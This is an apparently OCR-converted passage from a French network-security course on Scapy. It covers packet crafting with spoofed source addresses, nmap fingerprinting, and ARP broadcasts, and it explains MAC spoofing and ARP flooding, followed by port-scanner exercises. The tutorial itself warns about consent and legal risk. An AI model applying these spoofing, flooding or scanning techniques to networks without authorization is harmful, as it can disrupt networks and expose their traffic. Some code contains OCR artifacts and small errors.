     type      = echo-reply
     code      = 0
     chksum    = None
     id        = 0x0
     seq       = 0x0
     unused    = ''

```

Pour créer le paquet précédant, il est possible de spécifier les valeurs des champs dans les constructeurs des entêtes en une seule ligne :

```
from scapy.layers.inet import IP, ICMP
from scapy.layers.l2 import Ether

paquet1=IP(src="40.0.0.1",dst="192.168.1.1")/ICMP(type=0)
```

Dans l'exemple suivant, *paquet2* contient les entêtes IP, TCP et HTTP :

```
from scapy.layers.inet import IP, ICMP
from scapy.layers.l2 import Ether
from scapy.layers.http import *
paquet2=IP()/TCP()/"GET / HTTP\1.1\r\nHost:www.tcpipguide.com\r\n\r\n"
paquet2.show()
```

```
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \
###[ TCP ]###
     sport     = ftp_data
     dport     = http
     seq       = 0
     ack       = 0
     dataofs   = None
     reserved  = 0
     flags     = S
     window    = 8192
     chksum    = None
     urgptr    = 0
     options   = ''
```

```
###[ Raw ]###
        load      = 'GET / HTTP\x01.1\r\nHost:www.tcpipguide.com\r\n\r\n'
```

Capturé ou créé, un paquet peut être transmis avec deux fonctions scapy : *sr1* (send receive) et *send*. La différence entre les deux fonctions est que *sr1()* envoi et attend la réception d'une réponse alors que *send()* envoi seulement le paquet en paramètre. Pour les deux fonctions vous pouvez vérifier que le paquet a bel et bien été transmis en ouvrant Wireshark avec le filtre approprié. Alternativement, la fonction *sr()* permet de transmettre plusieurs paquets et de recevoir les réponses correspondantes.

```
from scapy.sendrecv import *
from scapy.layers.inet import IP, ICMP
send(IP(src="40.0.0.1",dst="192.168.1.1")/ICMP(type=0))
```

La fonction *sr1()* est plus utile lorsque il est nécessaire d'attendre la réponse correspondante au paquet transmis. En outre, la valeur du paramètre *timeout* permet de spécifier le délai maximal d'attente pour la réponse. A noter que lorsque le paramètre *dst* dans l'entête IP prend un tableau d'adresses, une copie du message est envoyée à chaque destination. Le résultat renvoyé par *sr1()* le paquet reçu comme réponse. Si, pour un paquet envoyé, aucune réponse n'est reçue, l'objet placé à la position de la réponse correspondante sera None (la même convention est suivie par *sr()*).

Dans le code suivant, un *echo request* est transmis aux adresses 192.168.1.1 et 192.168.1.2. Par la suite, seule la première réponse reçue est affichée. Puisque la destination n'écoute pas le port TCP 9000, le segment TCP reçu possède un *flag=RA (RST,ACK allumés) :*

```
from scapy.sendrecv import *
from scapy.layers.inet import IP, ICMP
from scapy.layers.l2 import Ether
from scapy.layers.http import *

reponse=sr1(IP(dst="192.168.1.1")/TCP(dport=9000),timeout=10)
print(reponse)
print(reponse[0].show())
print((reponse[0][TCP].flags))

```


```
Begin emission:
Finished sending 1 packets.

Received 4 packets, got 1 answers, remaining 0 packets
IP / TCP 192.168.1.1:9000 > 192.168.1.77:ftp_data RA
###[ IP ]###
  version   = 4
  ihl       = 5
  tos       = 0x0
  len       = 40
  id        = 12149
  flags     = DF
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = 0x87bc
  src       = 192.168.1.1
  dst       = 192.168.1.77
  \options   \
###[ TCP ]###
     sport     = 9000
     dport     = ftp_data
```

```
23      seq       = 0
24      ack       = 1
25      dataofs   = 5
26      reserved  = 0
27      flags     = RA
28      window    = 0
29      chksum    = 0x8f5
30      urgptr    = 0
31      options   = ''
32
```

Remarque : Surcharge d'opérateur /

La création d'un paquet dans scapy utilise le concept de surcharge d'opérateur /.

Banner grabbing



Scapy intègre le célèbre outil *nmap* qui permet de scanner une machine distante accessible par réseau.

```
1 from scapy.modules import nmap
2 reponse=nmap.nmap_fp("192.168.1.1")
3 print(s)
```

```
1 Begin emission:
2 Finished sending 8 packets.
3
4 Received 61 packets, got 5 answers, remaining 3 packets
5 (0.961111111111111, ['Linux 2.4.18', 'Linux 2.4.21 (Suse, x86)', 'Linux 2.6.10',
  'Linux 2.6.5 - 2.6.11'])
```

Si le code précédant ne fonctionne pas, vous devez télécharger le contenu suivant et le placer dans le chemin C:\Program Files\nmap sans changer le nom du fichier. Ce fichier contient la base de connaissance *namp* utilisée pour analyser les réponses reçues : *https://drive.google.com/file/d/11HAkblUWi5QOcauRviG65nQitzlc4tp0/view?usp=sharing*

D'une manière simplifiée, nmap envoie plusieurs paquets TCP/UDP à l'adresse destination et analyse les valeurs des champs dans chaque réponse reçue. Avec les valeurs récoltées, nmap peut déterminer les services existants selon les numéros de port pour lesquels la machine destination répond à la tentative de Synchronisation avec SYN , ACK. Un autre exemple est la valeur de TTL du paquet. Lorsque le paquet est généré par Linux TTL=64 alors que pour Windows TTL=128. Cependant, les valeurs de TTL des paquets générés peuvent être modifiées à partir du système d'exploitation.

MAC Spoofing et flooding

XI

Pour transmettre un message avec un entête liaison comme ARP, la méthode *sendp()* est utilisée. Le code diffuse/broadcast un ARP request pour l'adresse IP destination = 40.1.1.99.

```
1 from scapy.sendrecv import *
2 from scapy.layers.l2 import * # import Ether et ARP
3 sendp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(op=1,pdst="40.1.1.99"))
```

Le fait de pouvoir forger l'adresse source dans la trame Ethernet et l'entête ARP est utilisé dans une technique appelée MAC Spoofing. Avec une adresse MAC altérée, il est possible contourner des restrictions imposées à la base de l'adresse MAC ou de cacher l'identité réel de la machine source. Il est aussi possible d'assumer l'identité d'autres machines en utilisant leurs adresses MAC dans les messages transmis.

Un autre type d'attaque est le ARP flooding qui consiste à forger et transmettre des messages ARP requests / reponses pour un large nombre d'adresses MAC fictifs. Ceci conduit à surcharger les tables Sources Address Table (SAT) sachant que si la table d'adressage Liaison devient trop large, le Switch commencera à broadcaster les trames dans le réseaux au lieu de chercher l'interface de sortie correspondante à l'adresse MAC destination. Ainsi, si tous les paquets sont diffusés dans le réseau l'attaquant aura accès à tous les paquets diffusés dans le réseau.

Dans un teste de pénétration, ce type de pratique doit être fait d'une manière intelligente et avec le consentement du propriétaire du réseau car ces pratiques peuvent endommager le réseau. Par ailleurs, le réseau cible peut avoir des mécanismes pour détecter l'attaque et ce-ci peut conduire à des procédures juridiques.

Exercice : Scanner de port

XII

Question 1

Écrivez une fonction en python qui prend en paramètre une liste d'adresses IP et qui retourne les numéros de port TCP ouverts dans les machines correspondantes.

Indice :

Utilisez *sr1()* avec des segments TCP en incrémentant le numéro de port à chaque itération. Afin de vérifier si le port est ouvert, la valeur des flags de la réponse est examinée (RA /SA).

Question 2

Écrivez une fonction en python qui prend en paramètre une liste d'adresses IP et qui retourne les numéros de port UDP ouverts dans les machines correspondantes.

Indice :

Vérifiez les réponses ICMP Destiation Unreachable reçues.

Exercice : Analyse des captures

XIII

Question

Utilisez la fonction sniff() pour interpréter le fichier de capture suivant : *https://drive.google.com/file/d/1wPI66IH4ARpwwmpeR_H503ty2teObZCp/view?usp=drive_link*

Vous devez écrire un programme python pour trouver le nombre de messages http dans le fichier de capture. Vous pouvez considérer un paquet comme message http si le numéro de port source ou destination sont égaux à 80 ou 443 et la taille des données encapsulées par TCP est différente de 0.

Exercice : Traçage de route

XIV

Question

En utilisant scapy, écrivez une fonction qui trace la route vers une destination donnée comme paramètre. Votre programme doit itérativement envoyer des paquets ICMP et analyser la réponse de *sr1()* (type = 11 / 0). La fonction doit retourner la liste des sauts détectés.